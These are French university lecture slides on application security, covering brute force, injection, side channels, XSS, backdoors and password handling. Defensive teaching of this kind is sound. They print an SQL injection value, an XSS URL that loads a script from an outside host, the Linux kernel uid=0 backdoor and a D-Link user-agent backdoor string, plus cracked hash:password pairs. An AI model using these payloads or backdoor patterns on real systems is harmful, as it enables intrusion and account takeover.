Sécurité informatique Stratégies de sécurité ENSEEIHT 3A SN-L

Pierre-Yves Bonnetain-Nesterenko py.bonnetain@ba-consultants.fr

B&A Consultants - BP 70024 - 31330 Grenade-sur-Garonne

Année 2021-2022



Risques environnementaux Risques applicatifs Les outils sont vos amis Gestion des droits Authentification

Partie I

Stratégies applicatives



- Risques environnementaux
 - Reconnaissance
 - Attaques en force brute
 - Déni de service
- Risques applicatifs
- Les outils sont vos amis
- Gestion des droits
- 6 Authentification



- Risques environnementaux
 - Reconnaissance
 - Attaques en force brute
 - Déni de service



Techniques d'approche

- Rare qu'une application soit attaquées « directement », sans reconnaissance préalable
- Toujours des approches primaires simples, pour identifier la cible
- Et de là construire un scénario d'attaque (ou plusieurs)
- Attaque « manuelle » fatiguante
- Beaucoup d'outils
- Même si la phase finale est toujours semi-manuelle

Attention!

La reconnaissance (examen de la cible, etc.) peut être faite « ailleurs », sur des systèmes instrumentés par l'attaquant notamment.

Reconnaissance préalable

- Identification du maximum d'informations sur la cible
 - Système d'exploitation
 - Langage(s) de développement
 - Base(s) de données
 - Environnements d'exploitation, de développement
 - ...
- Toutes ces informations ne sont pas forcément utiles à l'agresseur
- Mais moins on en montre, mieux on se porte

Attention!

La sécurité par l'obscurité ne fonctionne qu'un temps. Donc ne pas uniquement se reposer sur « j'ai caché les informations importantes ». **Surtout** si l'attaquant peut disposer de son exemplaire de la cible.

Occultation d'informations

Il doit être « difficile » de savoir ce qui fait fonctionner votre application

- Objectif louable, mais délicat à atteindre
- Beaucoup d'indices directs ou indirects pour identifier le système
 - Bannières applicatives
 - Traces réseau → identification du système d'exploitation (fingerprinting nmap)
 - Messages d'erreur connus/bavards/affichant des informations sensibles (chemins d'installation, base de données...)
 - Environnements classiques (LAMP) ou habituels pour la société/l'agence Web/la SSII
 - . . .



Occultation d'informations

Quelques solutions partielles

- Modification/suppression des bannières
- Configurations spécifiques (relais menteurs, ports non-standard...)
- Obfuscation, chiffrement, utilisation de packers
- Outils anti-forensiques

Mais...

Ce n'est que retarder le moment où l'adversaire aura les informations qu'il veut. Et cela peut (significativement) complexifier la mise au point de l'ensemble et les investigations de dysfonctionnements.

Sachant que. . .

Une vulnérabilité peut annuler toutes les précautions d'occultation. Exemple :

- 1 Téléversement de fichiers autorisé
- Vulnérabilité sur le type des fichiers (mauvais contrôle, bug applicatif ou support...)
- Ossibilité de téléverser du PHP
- Code téléversé fait ce qu'il veut.



- Risques environnementaux
 - Reconnaissance
 - Attaques en force brute
 - Déni de service



Forçage d'informations

- Essais répétés de combinaisons compte/mot de passe
- Probabilité particulièrement élevée de trouver une combinaison gagnante
- Attaque impossible à empêcher
- Attaque parfois facile à ralentir (verrouillages sur échecs), mais de plus en plus optimisées (botnets, password-spreading, etc.)
- Contrôles de sécurité relativement faciles à éviter

En résumé

On la joue perdant.



Limitation de la force brute

Principe simple

- Connexion sur un compte qui n'existe pas/mot de passe invalide → comptage
- ullet Dépassement d'un seuil d'erreur sur une certaine période ullet blocage
- Note: password-spreading, classements aléatoires, botnets annulent ou atténuent fortement ces mesures (absence point fixe)

Là où ça devient pénible

- Ne pas bloquer un utilisateur légitime
- Régler les seuils (nombre d'erreurs, période de temps)

Et surtout

Déblocage automatique (au bout d'un certain temps)



Limitation de la force brute

- Peut être fait directement par l'application
- Ou par un outil externe (fail2ban par exemple)

Application

- A tous les éléments pour décision
- Eventuellement sur critères très complexes
- $\bullet \ \, \text{Souvent, modification seuils} \to \text{red\'emarrage} \\ \ \, \text{application}$
- Seuils doivent être configurables!
- Choix fonctionnalité par développeurs

Externe

- Application doit produire journaux/traces
- Stabilité format de journalisation!
- Peu de souplesse sur critères (IP, nombre, délai)
- Seuils réglables indépendemment de l'application et de son fonctionnement
- Choix fonctionnalité par exploitants

Conséquences

- Authentification à multiple facteurs
- Nécessite
 - Choix pertinent du ou des facteurs supplémentaires
 - ② « Distribution » facteurs secondaires d'authentification
 - Bon fonctionnement de ceux-ci
 - 4 Acceptation par les utilisateurs

Ne pas oublier

Ajouter un composant dans une chaîne revient à ajouter les risques spécifiques à ce composant. Ceux-ci **doivent** être gérés.

Cas typique

Clé USB d'authentification oubliée, perdue ou dysfonctionnelle \to comment je me connecte???

- Risques environnementaux
 - Reconnaissance
 - Attaques en force brute
 - Déni de service



Déni de service

- Saturation du système/de l'application/d'un composant précis
- Peut concerner le débit réseau (courant), la charge système (un peu moins) ou un élément exotique (rare)
- Toute ressource en quantité limitée peut être ciblée y compris l'humain
- Ainsi que des fonctionnalités « normales » détournées de leur objectif

Exemples

- DNS, NTP, Memcache : utilisent UDP. Réponse volumineuse à certaines requêtes, adresse IP source de la victime, réponses dirigées vers celle-ci.
- Requêtes spécifiques sur serveur Web, consommatrices de ressources ou à exclusion mutuelle



Contrer un déni de service

Victime

- Difficile, voire impossible
- Redondance, répartition géographique
- Préparation auprès opérateurs/hébergeurs
- Prestations particulières onéreuses
- Surtout, réactivité quand soupçons

Complice (par rebond)

- revoir l'application ou la fonctionnalité
- attention aux fonctions non/mal authentifiées
- problèmes de conception et de développement



- 1 Risques environnementaux
- Risques applicatifs
 - Contrôles entrées et sorties
 - Attaque client via service vulnérable
 - Protections contre injection de code
- 3 Les outils sont vos amis
- Gestion des droits
- 6 Authentification



Moins nombreux qu'on ne l'imagine

- Validation incorrecte des entrées
- Mauvaise gestion de l'authentification (notamment Web)
- Gestion incorrecte des droits directs ou indirects
- Accès direct ou indirect à des « objets » normalement protégés
- Gestion incorrecte des privilèges

Evidemment...

Nombreuses instanciations différentes de ces grandes familles.

Deux listes spécialisées

Le *Top Ten* de l'OWASP (www.owasp.org) dresse la liste des dix principales familles de vulnérabilités applicatives d'applications Web. Peut facilement être étendue à des applications « normales ». La liste *Common Weakness Enumeration* du Mitre (cwe.mitre.org) est beaucoup plus large et très intéressante.

Attaque client via service vulnérable Protections contre injection de code

- 2 Risques applicatifs
 - Contrôles entrées et sorties
 - Attaque client via service vulnérable
 - Protections contre injection de code



- Contrôles entrées et sorties
 - Validation des données
 - Attaques par canaux secondaires
- Attaque client via service vulnérable
- Protections contre injection de code



Validation des entrées

Règle générale

Tout ce qui est consommé par une application, venant de l'extérieur, doit être validé avant consommation.

- Extérieur = tout ce qui n'est pas directement et exclusivement sous contrôle de l'application.
- Le système de fichiers ou une base de données sont extérieurs.
- Écrire dans la base (ou un fichier) et relire « immédiatement » après ⇒ revalider les données

Sous-règle

On ne finasse pas. Si la validation échoue, on rejette la demande plutôt qu'essayer de retomber sur nos pieds.

Validation des entrées

- D'abord syntaxique, et ensuite (si possible/significatif) sémantique
- Ne pas supposer que les deux peuvent être faits en même temps. Parfois oui, souvent non.
- Validation syntaxique **fermée** : on sait ce qui est acceptable, et on se limite à ca.

Conséquences de l'oubli

Dysfonctionnement de l'application (données invalides, erreurs en cascade, comportement imprévu...), prise de contrôle (exécution de commandes)...



Exemple: injection SQL

```
SELECT id FROM utilisateurs WHERE compte = 'var1'
AND mdp = 'var2'
```

Si var1 vaut ' or 1 = 1 --⊔, la requête exécutée est

```
SELECT id FROM utilisateurs
```

```
WHERE compte = '' or 1 = 1 - - \square' AND mdp = 'var2'
```

Ce qui est analysé comme

```
SELECT id FROM utilisateurs WHERE compte = '' or 1 = 1
```

```
compte = '' or 1 = 1 toujours vrai \Rightarrow SELECT id FROM utilisateurs
```

Renvoie tous les utilisateurs. **Note :** premier utilisateur très souvent administrateur.

Injection SQL

Image (c) XKCD - Randall Munroe - https://xkcd.com/327/

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.

OH, DEAR - DID HE BREAK SOMETHING? IN A WAY- DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;--?
OH. YES. LITTLE
BOBBY TABLES,
WE CALL HIM.





Injections diverses

- Beaucoup de prose sur injections SQL dans applications Web
- Principe de l'injection est multiforme, concerne beaucoup d'applications
- Avec des effets souvent intéressants :
 - Injection de commandes (accès au shell sur le serveur)
 - Injection Javascript (accès à l'outil de l'internaute, aux sessions actives...). Cible pas uniquement navigateur : Javascript dans PDF lu par Acrobat Reader...
 - Injection macros (cible outils bureautique, session de l'utilisateur)
 - Et plein d'autres choses.



Attaque client via service vulnérable Protections contre injection de code

- Contrôles entrées et sorties
 - Validation des données
 - Attaques par canaux secondaires
- Attaque client via service vulnérable
- Protections contre injection de code



(ou « canaux cachés », mais ils n'ont rien de caché).

 Environnement (global!) d'une application peut être observé





- Environnement (global!) d'une application peut être observé
- Et donner informations indirectes sur activité application





- Environnement (global!) d'une application peut être observé
- Et donner informations indirectes sur activité application
- Exemples :





- Environnement (global!) d'une application peut être observé
- Et donner informations indirectes sur activité application
- Exemples :
 - analyse consommation électrique ou échauffement circuits électronique (instrumentation locale)



- Environnement (global!) d'une application peut être observé
- Et donner informations indirectes sur activité application
- Exemples :
 - analyse consommation électrique ou échauffement circuits électronique (instrumentation locale)
 - injection SQL en aveugle, temporelle



- Environnement (global!) d'une application peut être observé
- Et donner informations indirectes sur activité application
- Exemples :
 - analyse consommation électrique ou échauffement circuits électronique (instrumentation locale)
 - injection SQL en aveugle, temporelle
 - mesure temps d'exécution



Contrôles entrées et sorties

Attaque client via service vulnérable Protections contre injection de code

Attaque sur RSA

 Algorithme exponentielle rapide : entremêle élévations au carré et multiplications



Attaque sur RSA

- Algorithme exponentielle rapide : entremêle élévations au carré et multiplications
- Selon bits clé privée




Attaque sur RSA

- Algorithme exponentielle rapide : entremêle élévations au carré et multiplications
- Selon bits clé privée
- Consommation électrique différente (carré < multiplication)



Attaque sur RSA

- Algorithme exponentielle rapide : entremêle élévations au carré et multiplications
- Selon bits clé privée
- Consommation électrique différente (carré < multiplication)
- Facile extraire clé privée





Attaque client via service vulnérable Protections contre injection de code

Un double exemple

Contrôle carte à mot de passe, version simpliste :

```
code = 'ABCDEFGHIJKLM'; // RAPPEL PAS DE SECRET EN DUR NI DANS CODE!
    ok = 1:
    for (cpt = 0; cpt < strlen(code); cpt++) {</pre>
       if (code[cpt] != code_lu[cpt] { // Pas bon, on arrête tout
          ok = 0:
          last;
9
    if (! ok) {
10
        echecs++;
11
        if (echecs >= 3) bloquer_carte();
12
    } else { /* OK, code valide */ ... }
13
```

Vous voyez les ennuis?

Oui, bien sûr!

Contrôles entrées et sorties

Attaque client via service vulnérable Protections contre injection de code

Problèmes de cette version?

 Court-circuit du blocage (pas canal secondaire, « juste » mauvaise mise en œuvre)



- Court-circuit du blocage (pas canal secondaire, « juste » mauvaise mise en œuvre)
 - Code incrémenté uniquement si échec (lignes 10 à 12)



- Court-circuit du blocage (pas canal secondaire, « juste » mauvaise mise en œuvre)
 - Code incrémenté uniquement si échec (lignes 10 à 12)
 - Déconnexion carte avant exécution ligne 11



- Court-circuit du blocage (pas canal secondaire, « juste » mauvaise mise en œuvre)
 - Code incrémenté uniquement si échec (lignes 10 à 12)
 - Déconnexion carte avant exécution ligne 11
 - Compteur jamais incrémenté



- Court-circuit du blocage (pas canal secondaire, « juste » mauvaise mise en œuvre)
 - Code incrémenté uniquement si échec (lignes 10 à 12)
 - Déconnexion carte avant exécution ligne 11
 - Compteur jamais incrémenté
 - Note: détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)



- Court-circuit du blocage (pas canal secondaire, « juste » mauvaise mise en œuvre)
 - Code incrémenté uniquement si échec (lignes 10 à 12)
 - Déconnexion carte avant exécution ligne 11
 - Compteur jamais incrémenté
 - Note: détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)
- Détermination du code (canal secondaire)



- Court-circuit du blocage (pas canal secondaire, « juste » mauvaise mise en œuvre)
 - Code incrémenté uniquement si échec (lignes 10 à 12)
 - Déconnexion carte avant exécution ligne 11
 - Compteur jamais incrémenté
 - Note: détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)
- ② Détermination du code (canal secondaire)
 - Exécuter N fois la routine avec code 'A-le-reste-m'en-fiche', puis 'B-le-reste-m'en-fiche', puis 'C-le-reste-m'en-fiche'



- Court-circuit du blocage (pas canal secondaire, « juste » mauvaise mise en œuvre)
 - Code incrémenté uniquement si échec (lignes 10 à 12)
 - Déconnexion carte avant exécution ligne 11
 - Compteur jamais incrémenté
 - Note: détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)
- ② Détermination du code (canal secondaire)
 - Exécuter N fois la routine avec code 'A-le-reste-m'en-fiche', puis 'B-le-reste-m'en-fiche', puis 'C-le-reste-m'en-fiche'
 - L'une des exécutions sera deux fois plus longue que les autres



- Court-circuit du blocage (pas canal secondaire, « juste » mauvaise mise en œuvre)
 - Code incrémenté uniquement si échec (lignes 10 à 12)
 - Déconnexion carte avant exécution ligne 11
 - Compteur jamais incrémenté
 - Note: détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)
- ② Détermination du code (canal secondaire)
 - Exécuter N fois la routine avec code 'A-le-reste-m'en-fiche', puis 'B-le-reste-m'en-fiche', puis 'C-le-reste-m'en-fiche'
 - L'une des exécutions sera deux fois plus longue que les autres
 - Vous avez la première lettre



- Court-circuit du blocage (pas canal secondaire, « juste » mauvaise mise en œuvre)
 - Code incrémenté uniquement si échec (lignes 10 à 12)
 - Déconnexion carte avant exécution ligne 11
 - Compteur jamais incrémenté
 - Note: détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)
- ② Détermination du code (canal secondaire)
 - Exécuter N fois la routine avec code 'A-le-reste-m'en-fiche', puis 'B-le-reste-m'en-fiche', puis 'C-le-reste-m'en-fiche'
 - L'une des exécutions sera deux fois plus longue que les autres
 - Vous avez la première lettre
 - Détermination de toutes les lettres de la même manière



Protection contre canaux secondaires

- Anticiper ce genre d'attaques est difficile (sauf cas connu)
- Réfléchir sur modèle de risques/contexte d'usage produit
- Certaines attaques supposent instrumentation (visible ou non) cible. Est-ce envisageable?
- Rester vigilant : fiction d'hier == recherche d'aujourd'hui == attaques de demain



Plan

- 2 Risques applicatifs
 - Contrôles entrées et sorties
 - Attaque client via service vulnérable
 - Protections contre injection de code



Principe de l'attaque

On parle aussi de XSS (Cross-Site Scripting), terminologie venant du Web.

- Trouver un moyen pour stocker du code dans un service (serveur web, base de données, afficheur PDF...)
- Lorsque le service est utilisé, le code est exécuté par le client de visualisation.

Le service en lui-même n'est pas attaqué, il sert uniquement de zone de rebond et de stockage du code malveillant.

Le plus souvent, il s'agit d'un serveur Web, la victime étant alors le navigateur de l'internaute.

Conséquence

Du code contrôlé par l'agresseur s'exécute dans votre client de visualisation. Ce dernier "ne vous obéit plus tout à fait".

Exemple de code croisé



Il s'agit d'un message sur un site (légitime) d'informations. Ce message dit "que CBS News a dit" que....

4]

[5] http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zpcode=1%20%20%3€%3€%3€%35%53%72%69%708



Activation du lien



Dynamique de l'opération

- ① L'internaute consulte un site sur Internet (ou lit un mail reçu d'un tiers). Niveau de confiance : faible à moyen.
- ② Ce site/message diffuse une information intéressante. Niveau de confiance : faible.
- L'information n'est pas originelle du site, mais (dans notre exemple) reprise d'un grand site de médias. Niveau de confiance : moyen.
- 4 En cliquant sur le lien, l'internaute se retrouve sur le site de média. Niveau de confiance : important.

Résultat

Authentification de l'information diffusée : "C'est CBS qui le dit".



Analyse de l'opération

- L'URL activée par l'internaute (dans le message initial) exploite une faiblesse dans le site de rebond (CBS News).
- Cette faiblesse permet à l'auteur du message de "demander poliment" au site de rebond d'envoyer du code vers le navigateur de l'internaute.
- Oce code est exécuté localement par le navigateur.
- Et (dans l'exemple) affiche ce qui semble être un article de presse.



La réalité du code envoyé



L'URL activée est (volontairement) difficile à lire : codage hexadécimal.

| pyb@nihao:~/tmp | | |
|---|-------------|-------------|
| File Edit View Terminal Tabs | Help | |
| pyb@nihao:~/tmp | pyb@polka:~ | pyb@nihao:~ |
| [pyb@nihao tmp]\$ cat /tmp/xss | | |
| http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode =1> <script src="http://www.securitylab.ru/test/sc.js"></script> </td | | |

Une fois décodée, on voit apparaître du code ECMAScript.



Page produite par CBS News

La page générée par le serveur CBS News restitue sans vergogne l'intégralité des informations reçues du navigateur.

Origine du problème

Différence sémantique entre l'analyse HTML telle que le développeur l'imagine et telle que le navigateur la réalise.



Fichier téléchargé

Le fichier ECMAScript téléchargé (depuis le site initial, sans aucun rapport avec CBS News) contient le code nécessaire à l'affichage de l'article.

```
© LocalWeather-CBS News

Sintp://www.securitylab.ru/lest/sc.js

document.write('Mon, 28 August 2006');
document.write('align=center><br/>document.write('or Friday night, George Bush made an official announcement saying th
document.write('hishael Antipov was noticed by the FBI service for his outstanding;
document.write('hishael Antipov, sun of the top-secret US spy, was born in Russia.;
document.write('"From now on the citizens of the USA can feel safe for the National
```

Attention!

lci, le code est bénin. Ce n'est que rarement le cas (beefproject.com).

Plan

- Risques applicatifs
 - Contrôles entrées et sorties
 - Attaque client via service vulnérable
 - Protections contre injection de code



Protection internes

- Coder correctement
- Ne jamais se reposer sur des contrôles côté client
- Dès qu'une donnée est hors de votre contrôle, elle est malveillante
- → Augmentation significative du volume de code
- Suffit d'un oubli au « bon endroit » et l'incident est là

Principe de réalité

Le codage sécurisé est incompatible avec les délais et les coûts espérés.



Protection externes

- Utilisation de relais qui vont valider les flux reçus
- Exemple classique : relais inverse Web (WAF, Web application firewall)
- Tout échange client/serveur peut être relayé
- Si vous connaissez le protocole d'échange
- Et s'il n'est pas chiffré

Intérêt

Couvre toute l'application et ses évolutions futures

Inconvénient

Si fait de façon correcte et si mises à jour applicatives pas bien organisées, bloquera/dégradera les nouvelles fonctionnalités

Plan

- Risques environnementaux
- Risques applicatifs
- 3 Les outils sont vos amis
 - Ils parlent dans le désert
 - Exemple de détection par compilateur
- Gestion des droits
- 6 Authentification



Plan

- 3 Les outils sont vos amis
 - Ils parlent dans le désert
 - Exemple de détection par compilateur



 Avertissements des compilateurs ou interpréteurs doivent être examinés



- Avertissements des compilateurs ou interpréteurs doivent être examinés
- et corrigés



- Avertissements des compilateurs ou interpréteurs doivent être examinés
- et corrigés
 - soit en corrigeant le code (élimination de la source)



- Avertissements des compilateurs ou interpréteurs doivent être examinés
- et corrigés
 - soit en corrigeant le code (élimination de la source)
 - soit en instrumentant le code pour dire au compilateur/interpréteur que la situation est normale et en documentant dans le code pourquoi on ne le corrige pas



- Avertissements des compilateurs ou interpréteurs doivent être examinés
- et corrigés
 - soit en corrigeant le code (élimination de la source)
 - soit en instrumentant le code pour dire au compilateur/interpréteur que la situation est normale et en documentant dans le code pourquoi on ne le corrige pas
- Sinon, ce sont des bugs (opérationnels ou sécurité) qui n'attendent qu'un instant propice pour vous sauter au visage.



Plan

- 3 Les outils sont vos amis
 - Ils parlent dans le désert
 - Exemple de détection par compilateur



Compromission noyau Linux

Trouvé dans code noyau Linux (dépôt compromis, 2003), fonction sys_wait4()

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
   retval = -EINVAL;
```



Compromission noyau Linux

Trouvé dans code noyau Linux (dépôt compromis, 2003), fonction sys_wait4()

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
   retval = -EINVAL;
```

Où est la porte dérobée?





Compromission noyau Linux

Trouvé dans code noyau Linux (dépôt compromis, 2003), fonction sys_wait4()

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
   retval = -EINVAL;
```

- Où est la porte dérobée?
- Escalade de privilège vers root





Compromission noyau Linux

Trouvé dans code noyau Linux (dépôt compromis, 2003), fonction sys_wait4()

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
   retval = -EINVAL;
```

- Où est la porte dérobée?
- Escalade de privilège vers root

Peu de caractères...

```
...mais grande différence entre « current->uid == 0 » et « current->uid = 0 »
```



Compromission noyau Linux

Trouvé dans code noyau Linux (dépôt compromis, 2003), fonction sys_wait4()

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
   retval = -EINVAL;
```

- Où est la porte dérobée?
- Escalade de privilège vers root

Aujourd'hui...

Les compilateurs modernes affichent un avertissement quand ils détectent ce type de structure (affectation dans un test).



Plan

- Risques environnementaux
- 2 Risques applicatifs
- 3 Les outils sont vos amis
- 4 Gestion des droits
- 6 Authentification



Accès n'est pas autorisation

- Application accède à des ressources
- Ne signifie pas toujours que l'utilisateur sous-jacent en a le droit
- Cas simple application « mono-utilisateur » (par ex. bureautique). Gestion des droits = gestion des accès aux fichiers = service du système d'exploitation
- Cas complexe application évoluée avec différents rôles utilisateurs.

 Application peut accéder à toutes les ressources de tous les utilisateurs. Doit s'assurer utilisateur « courant » a droit d'accéder à la ressource demandée.

Attention toutefois

Utilisateur courant ≠ utilisateur connecté. Pensez à une URL (GET ou POST) avec uid=numéro voire admin=false...

Exemples

- URLs administratives « cachées » mais accessibles par non administrateur
- Identifiant utilisateur (session) modifiable pour accéder aux données d'un autre utilisateur
- Fichier temporaire créé par l'application accessible par une autre session
- Objet interne d'un tiers utilisé via par manipulation des données envoyées par le client



Identifiants de session

Deux grandes familles de gestion de session :

- Une connexion TCP contient toute la session (ssh, base de données, etc.)
- ② Une session utilise de multiples connexions TCP et des jetons pour « recoller les morceaux »



Identifiants de session

- Connexion TCP unique pour session : usurper connexion TCP active difficile (sauf MITM, si sur chemin des données).
- ② Connexions multiples et utilisation d'identifiant (jeton, cookie...): vol identifiant session ⇒ vol session.
 - Identifiants de session doivent être véritablement aléatoires
 - Identifiant reçu doit être validé avant continuation (fixation de session)
 - Fin de session ⇒ destruction réelle de l'identifiant (serveur et client)
 - Expiration automatique de la session sur inactivité (durée variable selon application)
 - Contrôle permanent cohérente jetons/utilisateur connecté/droits d'accès.



Risques environnementaux Risques applicatifs Les outils sont vos amis Gestion des droits Authentification

Mots de passe internes

• Jeton interne à une application



Risques environnementaux Risques applicatifs Les outils sont vos amis **Gestion des droits** Authentification

- Jeton interne à une application
- Permet de contourner éléments d'authentification



- Jeton interne à une application
- Permet de contourner éléments d'authentification
- C'est pour la bonne cause



- Jeton interne à une application
- Permet de contourner éléments d'authentification
- C'est pour la bonne cause
- Ça marche plutôt bien



- Jeton interne à une application
- Permet de contourner éléments d'authentification
- C'est pour la bonne cause
- Ça marche plutôt bien
- Jusqu'à la compromission du secret



- Jeton interne à une application
- Permet de contourner éléments d'authentification
- C'est pour la bonne cause
- Ça marche plutôt bien
- Jusqu'à la compromission du secret
- À ce moment, comment le révoquez/modifiez-vous?



- Jeton interne à une application
- Permet de contourner éléments d'authentification
- C'est pour la bonne cause
- Ça marche plutôt bien
- Jusqu'à la compromission du secret
- À ce moment, comment le révoquez/modifiez-vous?
- Surtout si inclus dans firmware produits vendus



Ca c'est du code...

 Octobre 2013 – code trouvé moteur serveur Web, contrôle authentification

```
int alpha_auth_check(struct http_request_t *request)
{
    if(strstr(request->url, "graphic/") ||
        strstr(request->url, "public/") ||
        strcmp(request->user_agent,
        "xmlset_roodkcableoj28840ybtide") == 0)
    {
        return AUTH_OK;
    }
[...]
```





Ca c'est du code...

 Octobre 2013 – code trouvé moteur serveur Web, contrôle authentification

```
int alpha_auth_check(struct http_request_t *request)
{
    if(strstr(request->url, "graphic/") ||
        strstr(request->url, "public/") ||
        strcmp(request->user_agent,
        "xmlset_roodkcableoj28840ybtide") == 0)
    {
        return AUTH_OK;
    }
[...]
```



Code firmware routeurs DLink



Ca c'est du code...

 Octobre 2013 – code trouvé moteur serveur Web, contrôle authentification



- Code firmware routeurs DLink
- roodkcableoj28840ybtide: Edit by 04882 joel backdoor à l'envers...



- Contournement de l'authentification
- Accès aux fonctions administratives de configuration du routeur
- Mais uniquement depuis l'interface interne du routeur
- **Donc** ce n'est pas grave, non?
- Ha bon, c'est grave quand même? Mais pourquoi?



- Contournement de l'authentification
- Accès aux fonctions administratives de configuration du routeur
- Mais uniquement depuis l'interface interne du routeur
- Donc ce n'est pas grave, non?
- Ha bon, c'est grave quand même? Mais pourquoi?
 - **①** Les « internes » ne sont pas forcément gentils \rightarrow *game over*



- Contournement de l'authentification
- Accès aux fonctions administratives de configuration du routeur
- Mais uniquement depuis l'interface interne du routeur
- Donc ce n'est pas grave, non?
- Ha bon, c'est grave quand même? Mais pourquoi?
 - **①** Les « internes » ne sont pas forcément gentils o game over
 - ② Javascript (ou autre) hostile récupéré par un navigateur \rightarrow game over



- Contournement de l'authentification
- Accès aux fonctions administratives de configuration du routeur
- Mais uniquement depuis l'interface interne du routeur
- Donc ce n'est pas grave, non?
- Ha bon, c'est grave quand même? Mais pourquoi?
 - **①** Les « internes » ne sont pas forcément gentils \rightarrow game over
 - ② Javascript (ou autre) hostile récupéré par un navigateur → game over
 - 3 Autres vulnérabilités dans code administration routeur \rightarrow exécution de commandes \rightarrow *vraiment fini* pour le routeur



- Contournement de l'authentification
- Accès aux fonctions administratives de configuration du routeur
- Mais uniquement depuis l'interface interne du routeur
- Donc ce n'est pas grave, non?
- Ha bon, c'est grave quand même? Mais pourquoi?
 - lacksquare Les « internes » ne sont pas forcément gentils $o game\ over$
 - ② Javascript (ou autre) hostile récupéré par un navigateur → game over
 - Autres vulnérabilités dans code administration routeur → exécution de commandes → vraiment fini pour le routeur

En bref

Vulnérabilité significative permettant la prise de contrôle complète du routeur (y compris reflasher un firmware).

Risques environnementaux Risques applicatifs Les outils sont vos amis **Gestion des droits** Authentification

Accès fonctions privilégiées

• Dangereux contourner éléments en place



Risques environnementaux Risques applicatifs Les outils sont vos amis **Gestion des droits** Authentification

Accès fonctions privilégiées

- Dangereux contourner éléments en place
- Utiliser l'existant, sans l'affaiblir (porte dérobée)



Accès fonctions privilégiées

- Dangereux contourner éléments en place
- Utiliser l'existant, sans l'affaiblir (porte dérobée)
- Définir protocole d'échange spécifique et sécurisé



Accès fonctions privilégiées

- Dangereux contourner éléments en place
- Utiliser l'existant, sans l'affaiblir (porte dérobée)
- Définir protocole d'échange spécifique et sécurisé
- Ou développer éléments appropriés



Accès fonctions privilégiées

- Dangereux contourner éléments en place
- Utiliser l'existant, sans l'affaiblir (porte dérobée)
- Définir protocole d'échange spécifique et sécurisé
- Ou développer éléments appropriés

Pas la meilleure des idées

Torder une fonction existante pour remplir un rôle qu'elle n'est pas sensée assumer.



Plan

- 1 Risques environnementaux
- Risques applicatifs
- 3 Les outils sont vos amis
- Gestion des droits
- 6 Authentification
 - Un problème difficile
 - Gestion des mots de passe
 - Question d'authentification



Plan

- 6 Authentification
 - Un problème difficile
 - Gestion des mots de passe
 - Question d'authentification



Au sujet des mots de passe

most popular usernames

2010-09-03 17:00:26 - 2010-09-10 17:00:26 most popular passwords

123456 1234 abc admin apache ftpuser master mysql nagios news office oracle operator postgres public qwerty sales shell student students temp test testing vmail webadmin webmaster

123 Mudar 1a2w3e 123 mudar 123mudar 1q2w3e4r5t 1 maz2wsx abc123 abcd1234 admin admin123 administrator backup changeme chocolate corinthias doce e3w2q1 masterkey mail master mudar123 mysql network oracle p@ssw0rd palmeiras pass passw0rd password123 paul q1w2e3 postares postmaster publico a1w2e3r4 qwaszx qwe123 r4e3w2q1 redhat richard senha setup1234 test teste tester testing testuser toor user webadmin webmaster



Au sujet des mots de passe

```
ca55ablanc brandon madison
       jackson hunter family matthew amanda
       top99999 michelle success destiny
    thunder buster maggie ginger anthony america
  george jennifer blessed 12345678 angels
   cheese nicole pepper 4
   lickey writing iloveyou 123456
  mickey writing iloveyou
  taylor cookie abc123 password1
  12345 writer robert jesus1
             1234567 trustnol ninja shadow fuckyou
 flower purple associated freedom football diamond
 occor babygirl welcome 0 111111 qwerty orange
peaches harley password
                                  lalalalb bailey
        money baseball monkey samantha
alexander charlie
                   computer sunshine content
   thomas justin 123456789 princess 030379
       william blackhatworld michael daniel
           letmein whatever jordan andrew
           loveme superman 654321 jessica
         basketball butterfly 1g2w3e4r associatedcontent
```

Mots de passe les plus fréquents, incident Yahoo été 2012

Comment gérer les mots de passe?

Problème classique, difficile à résoudre de façon appropriée.

Durée de vie d'un mot de passe

Doit être liée à l'effort qu'un agresseur peut consacrer pour le briser, donc **fonction** de ce à quoi le compte donne accès.

Il est important :

- d'empêcher qu'ils soient découverts/devinés
- d'éviter qu'ils ne soient oubliés/perdus
- 3 de pouvoir détecter quand ils ont été compromis
- de les changer plus ou moins souvent
- de ne jamais les ré-utiliser

Attention

1 et 2 opposés. 3 et 4 applicatif. 2 et 5 utilisateur.



Attention!

- Les nombreuses fuites de mots de passe ont permis de déterminer des heuristiques très pertinentes...
- ... et surtout de construire des bases de données volumineuses de mots de passes réels
- Accélération significative des recherches, par dictionnaire et en « force brute mais intelligente »
- Incident LinkedIn (6 millions de mots de passe hachés SHA1, 90% cassés en moins d'une semaine) le montre bien (recherche heuristique orientée)



Gestion des mots de passe Question d'authentification

```
_ D X
C:\Windows\system32\cmd.exe
527d048864650bfff8918618ddb86d01:Intercept0r
527(04)886-65-9bif FRY1851.80(d)866091: Interceptum

58a.1bf 7315-bi4961221b7d7fe57(887:taxbanker123

d79315-bi4961238a19e4e3e5430(3bic: 32167freedon

954-86-abi43111f540f80fb55508275b:habypre21


18F506-22eb5e4306591aa6c97c953ed9:Beller2440

14F2721e482171716caa579455247222e1axe1ina/6
ddd3664fc505d1a2f67fbbfecff73588:AvRiL96
adb5582254b591e6bf27831544376b78:August987
c20434b635ba71c3113dcbcb634e1dec:Atwooki
